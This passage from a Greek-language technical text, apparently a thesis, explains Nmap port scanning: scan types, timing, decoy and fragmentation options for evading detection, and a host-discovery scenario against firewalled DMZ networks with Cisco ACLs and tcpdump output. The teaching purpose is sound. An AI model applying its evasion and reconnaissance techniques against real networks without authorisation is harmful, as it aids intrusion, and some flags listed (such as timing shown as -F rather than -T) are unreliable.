Αυτή η μέθοδος δεν είναι τέλεια. Ένας λόγος μπορεί να είναι το γεγονός ότι κάποια λειτουργικά συστήματα συνήθως τα UNIX χρησιμοποιούν μασκαρεμένο τρόπο δημιουργίας ενός TCP stack. Ακόμη, η ύπαρξη μη συμβατών λειτουργικών συστημάτων όπως εκείνα των switches, των εκτυπωτών και άλλων συσκευών δικτύων που δεν ακολουθούν κάποια ψηφιακή υπογραφή, δημιουργούν πρόβλημα εντοπισμού σε ένα εργαλείο ανάλυσης θυρών.

Αν υποθέσουμε ότι μπορούμε να βρούμε το λειτουργικό σύστημα και την αντίστοιχη έκδοση του μπορούμε κατόπιν να σχηματίζουμε μια πρώτη εικόνα για τα τρωτά σημεία του συστήματος. Με βάση αυτή την εικόνα μπορούμε να βρούμε ποιες θύρες είναι ανοιχτές και ποιες όχι για να ρυθμίσουμε κατάλληλα την ασφάλεια στο σύστημα μας.

2.3.2 Εισαγωγή

Το Nmap (Network Mapper) είναι το πιο διαδεδομένο εργαλείο αξιολόγησης ασφαλείας και ανήκει στην κατηγορία των εργαλείων ανίχνευσης και ανάλυσης θυρών. Ο δημιουργός του Gordon Lyon γνωστός με το ψευδώνυμο Fyodor είχε παρουσιάσει το συγκεκριμένο πρόγραμμα αρχικά το Σεπτέμβριο του 1997 στο περιοδικό Phrack Magazine. Το σημαντικό είναι ότι το συγκεκριμένο πρόγραμμα ανήκει στα προγράμματα του ελεύθερου κώδικα με αποτέλεσμα να βελτιώνεται ο κώδικας του συνεχώς από την κοινότητα που πλαισιώνει το nmap. Σήμερα με όλες τις διορθώσεις του έχει φτάσει το nmap στην έκδοση 4.76. Το πρόγραμμα διατίθεται ελεύθερα στον ιστότοπο http://insecure.org/nmap.

2.3.3 Χαρακτηριστικά του nmap

Τα κύρια χαρακτηριστικά του Nmap είναι η ανακάλυψη του μηχανήματος στόχου, του λειτουργικού του συστήματος, των εκδόσεων, των υπηρεσιών του και η ανίχνευση των θυρών του. Επιπλέον, το πρόγραμμα υποστηρίζει την ενσωμάτωση του σε πολλά περιβάλλοντα γραφικής απεικόνισης GUI. Τα κυριότερα είναι το nmapfe, NMapWin, NMapW,Knmap, LOCALSCAN, nmap-web, Nmap-CGI και το UMIT. Το UMIT υποστηρίζεται από την Google Code κοινότητα και παρέχει γραφική απεικόνιση των αποτελεσμάτων της ανάλυσης μας.

Πλεονεκτήματα του Nmap

- **Ευελιξία:** υποστηρίζει μια πλειάδα από προχωρημένες τεχνικές χαρτογράφησης του δικτύου παρακάμπτοντας IP filters, firewalls, δρομολογητές και άλλες κατηγορίες εμποδίων. Οι τεχνικές ανίχνευσης θυρών που χρησιμοποιεί είναι πάρα πολλές μεταξύ των οποίων είναι ο εντοπισμός του λειτουργικού συστήματος και της έκδοσης του.

- **Αποτελεσματικότητα**: Το Nmap έχει χρησιμοποιηθεί σε εκατοντάδες χιλιάδες μηχανήματα για την ανάλυση τόσο μικρών όσο και μεγάλων αρχιτεκτονικά δικτύων.

- **Συμβατότητα :** Τα περισσότερα λειτουργικά συστήματα μπορούν να συνεργαστούν με αυτό το πρόγραμμα όπως τα Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, και άλλα.

- **Ευχρηστία :** Το Nmap αν και προσφέρει μια μεγάλη γκάμα από εντολές παραμένει εύχρηστο και για τους πιο αρχάριους χρήστες του. Παράλληλα υποστηρίζεται από αρκετά περιβάλλοντα γραφικής απεικόνισης (GUI) για την διευκόλυνση του χρήστη.

- **Δωρεάν διάθεση**: Ο πρωταρχικός στόχος στο Project του Nmap είναι να βοηθήσει το διαδίκτυο να γίνει πιο ασφαλές και να διευκολύνει τους διαχειριστές να αναλύσουν το δίκτυο τους. Γι' αυτούς τους λόγους το πρόγραμμα διατίθεται δωρεάν κάτω από την άδεια χρήσης GPL.

- **Βιβλιογραφική τεκμηρίωση** : Ο ιστότοπος του Nmap προσφέρει μια ξεκάθαρη, αναλυτική βιβλιογραφική τεκμηρίωση για το πρόγραμμα ενώ επιπλέον υποστηρίζεται βιβλιογραφικά σε διάφορες γλώσσες.

- **Υποστήριξη** : Παρά το γεγονός ότι το Nmap δεν φέρει μια εγγύηση σαν πρόγραμμα υποστηρίζεται από την κοινότητα του σε περιπτώσεις εμφάνισης σφαλμάτων στο πρόγραμμα.

- **Βράβευση:** Το συγκεκριμένο εργαλείο έχει κερδίσει αρκετά βραβεία μεταξύ των οποίων είναι το "Information Security Product of the Year" από το περιοδικό Linux Journal, Info World και το Codetalker Digest.

- **Δημοτικότητα:** Χιλιάδες άτομα κατεβάζουν το Nmap καθημερινά ενώ ενσωματώνεται σε πολλές εκδόσεις λειτουργικών συστημάτων και εργαλείων αξιολόγησης τρωτών σημείων σε συστήματα. Τέτοια λειτουργικά είναι τα Redhat Linux, Debian Linux, Gentoo, FreeBSD και OpenBSD ενώ προγράμματα αξιολόγησης τρωτών σημείων σε συστήματα είναι το Nessus και το Shadow Lab Scanner.

2.3.4 Η γραμμή εντολών του Nmap

Η γραμμή εντολών του Nmap είτε είναι μέσα από το MS-DOS των Windows είτε μέσα από την κονσόλα του UNIX/Linux και ακολουθεί την εξής διάταξη.

- **nmap <παράμετροι> <το εύρος των διευθύνσεων ip>**

2.3.5 Οι εντολές του Nmap σε τεχνικές ανίχνευσης θυρών

[46]Οι εντολές του Nmap μπορούν να διαχωριστούν σε αυτές που έχει πρόσβαση μόνο ο διαχειριστής και σε αυτές που έχει ο απλός χρήστης. Η διαφορά αυτή υπάρχει διότι το σύστημα σχεδιασμού του εργαλείου ακολουθεί την λογική της πρόσβασης στις λειτουργίες του πρωτοκόλλου TCP και UDP με βάση τα δικαιώματα του χρήστη όπως και στο λειτουργικό σύστημα UNIX.

Οι κυριότερες τεχνικές ανίχνευσης θυρών με βάση το Nmap είναι οι εξής :

Τεχνικές ανίχνευσης θυρών	Εντολές nmap	Πρόσβαση διαχειριστή	Πρωτόκολλο
TCP Connect() scan	-sT	ΟΧΙ	**TCP**
SYN scan	-sS	ΝΑΙ	**TCP**
FIN scan	-sF	ΝΑΙ	**TCP**
Xmas-Tree scan	-sX	ΝΑΙ	**TCP**
NULL scan	-sN	ΝΑΙ	**TCP**
Dumb ή Idle scan	-sI zombie_host: probe_port)	ΝΑΙ	**TCP**
ACK scan	-sA	ΝΑΙ	**TCP**
FTP Bounce Scan	–n FTP_HOST	ΟΧΙ	**TCP**
Windows Scan	–sW	ΝΑΙ	**TCP**
RPC Scan	–sR	ΟΧΙ	**ΑΛΛΟ**
UDP Scan	–sU	ΝΑΙ	**UDP**
Ping Sweep	–sP	ΟΧΙ	**ΑΛΛΟ**

[46] Penetration Tester's Open Source Toolkit, Volume 2, Syngress (2007) , Chris Hurley, ISBN-10: 1597492132

2.3.6 Οι εντολές του Nmap για ανακάλυψη του μηχανήματος στόχου

- **TCP + ICMP: (–PB)**

Η εντολή αυτή χρησιμοποιεί μαζί ICMP και TCP για να ανακαλύψει την κατάσταση του μηχανήματος στόχου. Αυτή είναι η πιο αξιόπιστη σε αποτελέσματα όμως αποτελεί την πιο "θορυβώδη" σε μια ανίχνευση.

- **TCP Ping: (–PT)**

Με την εντολή αυτή χρησιμοποιούμε μόνο την μέθοδο με το TCP με το σκεπτικό ότι πολλά firewalls και δρομολογητές απορρίπτουν τα πακέτα ICMP. Δεν αποτελεί όμως αξιόπιστη πάντα μέθοδο αν χρησιμοποιήσουμε τις τεχνικές FIN, XMAS και NULL.

- **ICMP Ping: (–PE)**

Η εντολή κάνει χρήση πακέτων ICMP και κρίνεται αρκετά αναξιόπιστη.

- **Don't Ping: (–P0)**

Θέτοντας αυτή την εντολή το Nmap θα προσπαθήσει να μάθει πρώτα ποια μηχανήματα είναι ενεργά και στην συνέχεια θα αποστείλει πακέτα σε αυτά σε όλο το εύρος των διευθύνσεων IP ακόμα και αν δεν υπάρχει μηχάνημα σε μια διεύθυνση. Είναι μια χρονοβόρα διαδικασία αλλά αποτελεί την μόνη λύση σε ένα καλά προστατευμένο δίκτυο.

- **PS/PA/PU [αριθμός θύρας] ή -g**

Η εντολή αυτή στέλνει TCP SYN/ACK ή UDP πακέτα σε συγκεκριμένο αριθμό θύρας ή θυρών.

- **ICMP (τύπου 13) : (-PP)**

Με αυτή την εντολή αποστέλλεται ένα πακέτο ICMP τύπου 13. Το συγκεκριμένο πακέτο είναι διαφοροποιημένο από το τυπικό πακέτο ICMP τύπου 1 το οποίο μας ενημερώνει με μια απάντηση echo request αν το μηχάνημα στόχος είναι διαθέσιμο. Ο λόγος που χρησιμοποιούμε αυτόν τον τύπο ICMP είναι διότι δεν γίνεται εύκολα εντοπίσιμος από τα firewalls και με την απάντηση ενός πακέτου ICMP τύπου 14 μπορούμε να ανακαλύψουμε αν το μηχάνημα στόχος παραμένει ενεργό.

2.3.7 Οι εντολές του Nmap για τον χρόνο της σάρωσης

Χάρη στο Nmap έχουμε την δυνατότητα να παραμετροποιήσουμε τον χρόνο σάρωσης των θυρών κατά την αποστολή των πακέτων. Ανάλογα με την χρονική κατάσταση που βρισκόμαστε μπορούμε να αυξήσουμε ή να μειώσουμε την συχνότητα αποστολής των πακέτων. Στον παρακάτω πίνακα περιγράφονται αναλυτικά οι εντολές.

Τύπος επιπέδου συχνότητας	Εντολή Nmap	Συχνότητα αποστολής	Σχόλια
Παρανοϊκό	**-F 0**	**Κάθε 5 λεπτά**	**Η σάρωση δεν τελειώνει πρακτικά σε μεγάλα δίκτυα**
Πολυμήχανο	**-F 1**	**Κάθε 15 δευτερ/τα**	
Ευγενικό	**-F 2**	**Κάθε 4 δευτερ/τα**	**Κανονική λειτουργία**
Φυσιολογικό	**-F 3**	**Τόσο γρήγορα όσο ανταποκρίνεται το λειτουργικό σύστημα**	
Επιθετικό	**-F 4**	**Ίδιο με το φυσιολογικό αλλά με το χρόνο λήξης του πακέτου 5 λεπτά ανά μηχάνημα και 1,25 δευτ. ανά probe πακέτο**	
Παράφρων	**-F 5**	**χρόνος λήξης του πακέτου 0,75 δευτ. ανά μηχάνημα και 0,3 δευτ. ανά probe πακέτο**	**Για μικρά δίκτυα και ισχυρό nmap server**

2.3.8 Λοιπές εντολές του Nmap

Οι υπόλοιπες εντολές του Nmap είναι οι εξής :

- **Απενεργοποίηση της αναζήτησης των DNS : (–n)**

Το Nmap σε μια κανονική σάρωση προσπαθεί να αντιστοιχήσει τα ονόματα DNS για κάθε μια διεύθυνση IP. Η διαδικασία αυτή μπορεί να είναι χρονοβόρα γι' αυτό μπορούμε να την παρακάμψουμε. Σημασία έχει να πούμε ότι κατά γενική ομολογία το να γνωρίζουμε τα ονόματα για το κάθε μηχάνημα είναι πολύ σημαντικό γιατί πολλές φορές σαρώνουμε δίκτυα που λαμβάνουν όνομα από ένα DHCP server και οι IP μπορούν να αλλάξουν.

- **Ταχεία σάρωση: (–F)**

Με αυτή την εντολή το Nmap σαρώνει μόνο τις γνωστές θύρες δηλαδή όσες είναι κάτω από τον αριθμό 1,024. Αν και μπορούμε να προσθέσουμε θύρες στην λίστα δεν μπορούμε να βρούμε υπηρεσίες και Trojan που "τρέχουν" σε μεγαλύτερες θύρες.

- **Εύρεση ενός εύρους θυρών : (–p port_range)**

Αν και το Nmap μπορεί να σαρώσει και τις 65,535 θύρες μπορούμε να το παραμετροποιήσουμε με την εντολή αυτή να σαρώσει ένα δικό μας επιθυμητό εύρος αριθμών θυρών.

- **Χρήση δολώματος : (–D decoy_address1,decoy_address2...)**

Με αυτή την εντολή θέτουμε διάφορες διευθύνσεις δολώματα από διάφορα μηχανήματα οι οποίες στα πακέτα που στέλνουμε φαίνονται ότι αυτές σαρώνουν τις θύρες του μηχανήματος στόχου και όχι εμείς. Η εντολή αυτή μας προστατεύει μεν από τον εντοπισμό αλλά είναι παράνομη ως προς την χρήση της όταν δεν έχουμε την έγκριση χρήσης των IP που χρησιμοποιούμε ως δολώματα.

- **Τεμαχισμός των πακέτων :(–f)**

Σε αυτή την παράμετρο τεμαχίζουμε τα πακέτα σε μικρότερα με σκοπό να αποφύγουμε τον εντοπισμό μας. Αυτός ο τεμαχισμός έχει σαν αποτέλεσμα να "κοροϊδέψουμε " τα συστήματα εντοπισμού εισβολών και τα firewalls τα οποία εντοπίζουν συνήθως καθορισμένα υπογεγραμμένα πρότυπα αποστολής πακέτων.

- **Απόκτηση πληροφοριών ταυτότητας : (–I)**

Όταν εκτελείται σε ένα μηχάνημα η υπηρεσία Identd τότε δύναται να αντλήσουμε χρήσιμες πληροφορίες για αυτό. Συνήθως η υπηρεσία αυτή τρέχει σε συστήματα UNIX και μας βοηθά να εντοπίσουμε το λειτουργικό σύστημα του μηχανήματος.

- **Εμφάνιση όλου του εύρους των IP : (–R)**

Με αυτή την παράμετρο βρίσκουμε όλο το εύρος των IP σε ένα δίκτυο ακόμα και όσων δεν ανταποκρίνονται. Η παράμετρος αυτή είναι ιδιαίτερα χρήσιμη όταν πρόκειται για ένα δίκτυο ISP στο οποίο μπορούμε να βρούμε όλες τις εν δυνάμει διαθέσιμες διευθύνσεις IP που μπορεί να προσφέρει ανά πάσα στιγμή.

- **Αναγνώριση του λειτουργικού συστήματος : (–O)**

Η συγκεκριμένη παράμετρος θεωρείται η βασική για τον εντοπισμό του λειτουργικού συστήματος του μηχανήματος στόχου. Βασίζεται στην διαφορετική αντιμετώπιση των λειτουργικών συστημάτων που χειρίζονται το TCP. Το nmap μέσα από μια βάση από συγκεκριμένα αναγνωριστικά στοιχεία μπορεί να εντοπίσει ακόμα και την έκδοση του λειτουργικού συστήματος.

- **Αποστολή πακέτου σε συγκεκριμένη συσκευή: (–e interface_name)**

Η εντολή αυτή μας βοηθά να αποστείλουμε το πακέτο σε μια συγκεκριμένη διεπαφή μιας συσκευής όπως μια κάρτα δικτύου. Αυτό είναι πολύ ουσιαστικό σε ένα μηχάνημα με πολλές διεπαφές.

- **Λεπτομερής εμφάνιση αποτελεσμάτων : (-v Verbose mode)**

Χρήσιμη εντολή για να εξετάσουμε λεπτομερώς τα αποτελέσματα μας

- **Αναλυτική εμφάνιση αποτελεσμάτων : (-vv Very verbose mode)**

Χρήσιμη εντολή για να εξετάσουμε αναλυτικώς τα αποτελέσματα μας

- **Ενεργοποίηση του πρωτοκόλλου IPv6 : (-6)**

Με αυτή την εντολή μπορούμε να σαρώσουμε έναν μηχάνημα που στηρίζεται σε έναν DNS με IPv6 ή σε μια IP διεύθυνση.

- **Δημιουργία αρχείου καταγραφής : (-oN)**

Επιλέγουμε την κατάληξη του αρχείου που θα καταγράψει τα αποτελέσματα της ανάλυση μας.

- **Δημιουργία αρχείου καταγραφής XML : (-oX)**

Παρόμοια εντολή –oN μόνο που η μορφή του αρχείου είναι σε XML.


- **Καθορισμός του χρόνου αναμονής της σάρωσης ενός μηχανήματος: (-host_timeout “milliseconds”)**

Αυτή η παράμετρος μας επιτρέπει να ρυθμίσουμε τον χρόνο στον οποίο θα σταματήσει η σάρωση σε ένα μηχάνημα στόχο.

2.3.9 Σενάριο χρήσης του Nmap για εύρεση μηχανήματος στόχου (Host Discovery)

[47]Το συγκεκριμένο σενάριο έχει σαν στόχο να παρουσιάσει τον τρόπο με τον οποίο μπορούμε να εντοπίσουμε ένα μηχάνημα στόχο με την χρήση ενός εργαλείου ανίχνευσης θυρών όπως το nmap. Πιο συγκεκριμένα, όταν αναφερόμαστε στον όρο "Host discovery" περιγράφουμε την πρώτη φάση της σάρωσης των θυρών σε μια διαδικασία αξιολόγησης κατά την οποία στοχεύουμε να βρούμε την κατάσταση του μηχανήματος στόχου. Αξίζει να σημειώσουμε ότι μέσα από μια εξονυχιστική ανίχνευση όλων των θυρών δεν είμαστε πάντα σίγουροι ότι θα έχουμε τα αναμενόμενα αποτελέσματα. Γι' αυτό το λόγο και καταφεύγουμε σε μια πιο παραμετροποιημένη ανίχνευση θυρών. Με βάση αυτή την λογική θα μελετήσουμε στο συγκεκριμένο σενάριο τέσσερεις περιπτώσεις στις οποίες.

Υποθέτουμε ότι έχουμε στο μηχάνημα μας εγκατεστημένο το nmap και ότι υπάρχει στο μηχάνημα στόχο ένα περιβάλλον προστασίας. Αναλυτικότερα, η αρχιτεκτονική του δικτύου προστατεύεται από ένα περιμετρικό δίκτυο (DeMilitary Zone -DMZ) το οποίο διαχωρίσει το εσωτερικό του δικτύου με τα μηχανήματα-στόχους με το διαδίκτυο. Ένα περιμετρικό δίκτυο προσπαθεί να διαφυλάξει τις πληροφορίες μας από τρίτους με την χρήση προγραμμάτων firewalls που φιλτράρουν τα πακέτα που προορίζονται για το διαδίκτυο και αυτά που διακινούνται εσωτερικά. Στην παρακάτω εικόνα υπάρχει η γραφική αναπαράσταση του



δικτύου και της αρχιτεκτονικής DMZ.

Το σημείο αναφοράς μας από το οποίο θα σαρώσουμε τις θύρες του μηχανήματος στόχου θα είναι το δίκτυο 192.168.5.0/24 με διεύθυνση IP 192.168.5.20. Ο στόχος μας είναι να μπορέσουμε μέσα από το συγκεκριμένο παράδειγμα να αντιληφθούμε τις διαφοροποιήσεις

[47] http://nmap.org/docs/discovery.pdf

των αποτελεσμάτων μιας σάρωσης θυρών ανάλογα με την χρήση ή μη ενός προγράμματος firewall. Οι διαφοροποιήσεις που προκύπτουν μας υποχρεώνουν να παραμετροποιήσουμε τις εντολές που θα δώσουμε στο nmap έτσι ώστε να ανακαλύψουμε τα πιθανά μηχανήματα στόχους. Το πρώτο βήμα του σεναρίου μας είναι η μελέτη εντοπισμού μηχανημάτων με βάση τις παρακάτω περιπτώσεις.

- Περίπτωση 1η – Firewall χωρίς φιλτράρισμα πακέτων
- Περίπτωση 2η – Firewall με την χρήση γενικών κανόνων φιλτραρίσματος
- Περίπτωση 3η – Firewall με την χρήση ειδικών κανόνων φιλτραρίσματος
- Περίπτωση 4η – Firewall με την χρήση προκαθορισμένων ειδικών κανόνων φιλτραρίσματος

Σε κάθε μια περίπτωση περιγράφεται με γενική ορολογία το σύνολο των κανόνων που χρησιμοποιούνται ενώ επιπροσθέτως υπάρχουν και οι εντολές που πρέπει να δώσει κάποιος σε ένα δρομολογητή αν αυτός είναι Cisco. Στο σενάριο αυτό θα χρησιμοποιήσουμε την βοήθεια του προγράμματος tcpdump. Το tcpdump είναι ένα εργαλείο καταγραφής πακέτων το οποίο εκτελείται μέσα από μια γραμμή εντολών. Το εργαλείο αυτό επιτρέπει στο χρήστη να έχει μια απεικόνιση του πρωτοκόλλου TCP/IP και των πακέτων που διακινούνται. Όποτε μπορούμε να εντοπίσουμε τις μεταβολές που υπάρχουν στην αποστολή των πακέτων μας μέσω των εντολών του nmap. Στο πρώτο αυτό στάδιο θα μελετήσουμε τα αποτελέσματα μας ανά περίπτωση και στο δεύτερο θα τροποποιήσουμε της

Η πρώτη εντολή που θα δώσουμε στο nmap είναι η εξής:

- **nmap –sP 172.26.1.0/29**

Η εντολή "nmap –sP <ip μηχανήματος στόχου>" στέλνει πακέτα απόκρισης ICMP echo και TCP Ping στην θύρα 80 αναμένοντας απάντηση από το μηχάνημα στόχος αν είναι ενεργό. Εάν δεν υπάρχει απάντηση τότε είτε είναι ανενεργό είτε φιλτράρεται με αποτέλεσμα να μην είναι προσβάσιμο.

Ειδικότερα, το πακέτο TCP Ping μπορεί να χρησιμοποιηθεί είτε σε περίπτωση σάρωσης από απλό χρήστη με την αποστολή μόνο ενός πακέτου SYN με την τεχνική TCP Connect() scan στην θύρα 80 του μηχανήματος στόχου είτε όταν ο διαχειριστής θέλει να καταμετρήσει τα μηχανήματα στο δίκτυο του όπου και αποστέλλεται μια αίτηση ARP (-PR) αυτόματα όταν μια ip παραμένει άγνωστη.

Παράλληλα πραγματοποιείται η αποστολή πακέτων ICMP μέσω του προγράμματος ping. Τα πακέτα αυτά του πρωτοκόλλου Internet Control Message Protocol (ICMP) μας πληροφορούν για την κατάσταση ενός Η/Υ μέσα στο δίκτυο. Η πληροφόρηση αυτή προέρχεται από την τιμή που θα έχει η μεταβλητή ελέγχου στην δομή ενός πακέτου ICMP. Οι τιμές που λαμβάνει η μεταβλητή ελέγχου σε ένα πακέτο ICMP είναι 0-255 και ο κατάλογός με τις αποδεκτές τιμές βρίσκεται στην ηλεκτρονική διεύθυνση http://www.iana.org/assignments/icmp-parameters .

Όμως σε αυτό που πρέπει να εστιαστούμε την προσοχή μας είναι ότι τα πακέτα αυτά του πρωτοκόλλου δεν αποστέλλονται απευθείας μεταξύ των εφαρμογών αλλά μεταξύ των λειτουργικών συστημάτων λόγω μη ύπαρξης μεταβλητής τιμής για την θύρα στην δομή του ICMP πακέτου.

Ακόμη, έχουμε την δυνατότητα μέσω της εντολής να σαρώσουμε είτε ένα μόνο ένα μηχάνημα σε ένα δίκτυο δίνοντας τη διεύθυνση ip του μηχανήματος στόχου είτε ανάλογα με την κλάση του δικτύου να καθορίσουμε το εύρος των μηχανημάτων που θα σαρώσει.

Παραδείγματος χάριν: Σάρωση ενός μηχανήματος - nmap –sP 172.26.1.1

Σάρωση όλων των μηχανημάτων μέσα σε ένα δίκτυο κλάσης C με 24bit για το δίκτυο και nmap –sP 172.26.1.0/24 - κλάση C

Παράλληλα, με την σάρωση των θυρών με την βοήθεια ενός προγράμματος που σαρώνει τα εισερχόμενα και εξερχόμενα πακέτα μπορούμε να δούμε τις επικεφαλίδες των πακέτων που διακινούνται. Άρα στην προκειμένη περίπτωση της σάρωσης ενός μόνο μηχανήματος με το sniffing πρόγραμμα tcpdump έχουμε :

tcpdump:
09:26:49.324016 192.168.5.20 > 172.26.1.1: ICMP: echo request
09:26:49.324083 192.168.5.20.40435 > 172.26.1.1.http: ack 1942297083 win 3072

Δηλαδή παρατηρούμε την αποστολή ενός πακέτου ICMP επιστροφής από το μηχάνημα στόχο (IP: 172.26.1.1) και την απάντηση του μηχανήματος μας με ένα πακέτο TCP με τιμή στο πεδίο ένδειξη ack.

Περίπτωση 1η – Firewall χωρίς φιλτράρισμα πακέτων

Στην πρώτη περίπτωση της μελέτης μας το πρόγραμμα firewall συμπεριφέρεται απλά ως ένας δρομολογητής ή router στο DMZ περιβάλλον.

Η εντολή που δίνουμε στο nmap :

- **nmap –sP 172.26.1.0/29**

Σύνολο κανόνων του Firewall :

- Επιτρέπονται όλα τα πακέτα από και προς το μηχάνημα στόχο

Cisco ACLs :

- **Router(config)# access-list 1 permit any any**

tcpdump:

08:59:58.841886 **172.26.1.2** > 192.168.5.20: ICMP: echo reply
08:59:58.842149 **172.26.1.4** > 192.168.5.20: ICMP: echo reply
08:59:58.842377 172.26.1.2.http > 192.168.5.20.60923: R 1228729075:1228729075(0) win 0 (DF)
08:59:58.842699 192.168.5.5 > 192.168.5.20: ICMP: echo reply
08:59:58.842905 172.26.1.4.http > 192.168.5.20.60923: R 1859940754:1859940754(0) win 0 (DF)
08:59:58.843263 **172.26.1.6** > 192.168.5.20: ICMP: echo reply
08:59:58.843487 172.26.1.6.http > 192.168.5.20.60923: R 550856434:550856434(0) win 0 (DF)

Αποτελέσματα:

Όλα τα μηχανήματα - στόχοι μπορέσαμε να τα εντοπίσουμε

Πρακτικά το πρόγραμμα tcpdump μας δείχνει τον τρόπο με τον οποίο δουλεύει το nmap δηλαδή αποστέλλει πακέτα ICMP και TCP Ping (υπονοείται από το ίδιο το πρόγραμμα στο παράδειγμα) σε όλα τα μηχανήματα μέσα στο εύρος των διευθύνσεων 172.26.1.0/29.

Περίπτωση 2η – Firewall με την χρήση γενικών κανόνων φιλτραρίσματος

Σε αυτή την περίπτωση υπάρχει ένα firewall στο οποίο έχουμε τους εξής γενικούς κανόνες φιλτραρίσματος

Σύνολο κανόνων του Firewall :

- Επιτρέπονται όλα τα πακέτα από και προς το μηχάνημα στόχο για την θύρα 80
- Επιτρέπονται όλα τα πακέτα από και προς το μηχάνημα στόχο για την θύρα 53
- Επιτρέπονται όλα τα πακέτα από και προς το μηχάνημα στόχο για την θύρα 25
- Απορρίπτονται όλα τα άλλα πακέτα

Cisco ACLs :

- **Router(config)#access-list 151 permit tcp any any eq www**
- **Router(config)#access-list 151 permit tcp any any eq domain**
- **Router(config)#access-list 151 permit tcp any any eq smtp**
- **Router(config)# access-list 151 deny ip any any**

tcpdump:

09:12:21.506577 **172.26.1.2.**http > 192.168.5.20.60212: R 3464075465:3464075465(0) win 0 (DF)
09:12:21.506830 **172.26.1.6**.http > 192.168.5.20.60212: R 1701634905:1701634905(0) win 0 (DF)
09:12:21.507104 **172.26.1.4**.http > 192.168.5.20.60212: R 337683576:337683576(0) win 0 (DF)

Αποτελέσματα :

Ακόμα και σε αυτή την περίπτωση όλα τα μηχανήματα εντοπίστηκαν. Το σύνολο των γενικών κανόνων που προγραμματίστηκε κρίνεται ανεπαρκές. Λόγω του γεγονός ότι δεν έχουν τεθεί προκαθορισμένοι κανόνες για τα TCP pings ενώ τα πακέτα ICMP δεν μπορούν να "περάσουν" λόγω του τελευταίου κανόνα.

Περίπτωση 3η – Firewall με την χρήση ειδικών κανόνων φιλτραρίσματος

Στην περίπτωση αυτή υπάρχει ένα σύνολο ειδικών κανόνων φιλτραρίσματος διατηρώντας την υπάρχουσα εντολή στο πρόγραμμα nmap.

Σύνολο κανόνων του Firewall :

- Επιτρέπονται όλα τα πακέτα προς το μηχάνημα 172.26.1.2 για την θύρα 80
- Επιτρέπονται όλα τα πακέτα προς το μηχάνημα 172.26.1.4 για την θύρα 53
- Επιτρέπονται όλα τα πακέτα προς το μηχάνημα 172.26.1.6 για την θύρα 25
- Απορρίπτονται όλα τα άλλα πακέτα

Cisco ACLs :

- **Router(config)#access-list 152 permit tcp any host 172.26.1.2 eq www**
- **Router(config)#access-list 152 permit tcp any host 172.26.1.4 eq domain**
- **Router(config)#access-list 152 permit tcp any host 172.26.1.6 eq smtp**
- **Router(config)# access-list 152 deny ip any any**

tcpdump :

08:05:07.734611 **172.26.1.2**.http > 192.168.5.20.44273: R 3921129299:3921129299(0) win 0 (DF)

Αποτελέσματα :

Μόνο ένα μηχάνημα μπορέσαμε να εντοπίσουμε. Το μόνο πακέτο που μπόρεσε να περάσει από το firewall ήταν το TCP ping που προοριζόταν για τον www διακομιστή.

Περίπτωση 4η – Firewall με την χρήση προκαθορισμένων ειδικών κανόνων φιλτραρίσματος

Η τελευταία περίπτωση είναι πιο εξειδικευμένη το firewall συμπεριφέρεται με βάση προκαθορισμένους ειδικούς κανόνες που καθορίσουν την κατάσταση σύνδεσης των θυρών. Είναι ακριβώς ίδια όπως η τρίτη περίπτωση με την διαφορά ότι για να συνδεθεί κάποιος πρέπει να υπάρξει κατάσταση ολοκλήρωσης της σύνδεσης για την συγκεκριμένη θύρα.

Σύνολο κανόνων του Firewall :

Επιτρέπονται :

- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.2 στη θύρα 80
- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.4 στη θύρα 53
- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.6 στη θύρα 25
- Απορρίπτονται όλα τα άλλα πακέτα.

Cisco ACLs :

- **Router(config)#access-list 152 permit tcp any host 172.26.1.2 eq 80 established**
- **Router(config)#access-list 152 permit tcp any host 172.26.1.4 eq 53 established**
- **Router(config)#access-list 152 permit tcp any host 172.26.1.6 eq 25 established**
- **Router(config)# access-list 152 deny ip any any**

tcpdump :

```
08:46:23.548456 192.168.5.20.44390 > 172.26.1.2.http:. ack 3476163011 win 2048
08:46:23.548468 192.168.5.20 > 172.26.1.3: ICMP: echo request
08:46:23.548501 192.168.5.20.44390 > 172.26.1.3.http:. ack 1149703540 win 2048
08:46:23.548559 192.168.5.20 > 172.26.1.4: ICMP: echo request
08:46:23.548596 192.168.5.20.44390 > 172.26.1.4.http:. ack 1314586500 win 2048
08:46:23.548635 192.168.5.20 > 172.26.1.5: ICMP: echo request
08:46:23.548673 192.168.5.20.44390 > 172.26.1.5.http:. ack 2068473993 win 2048
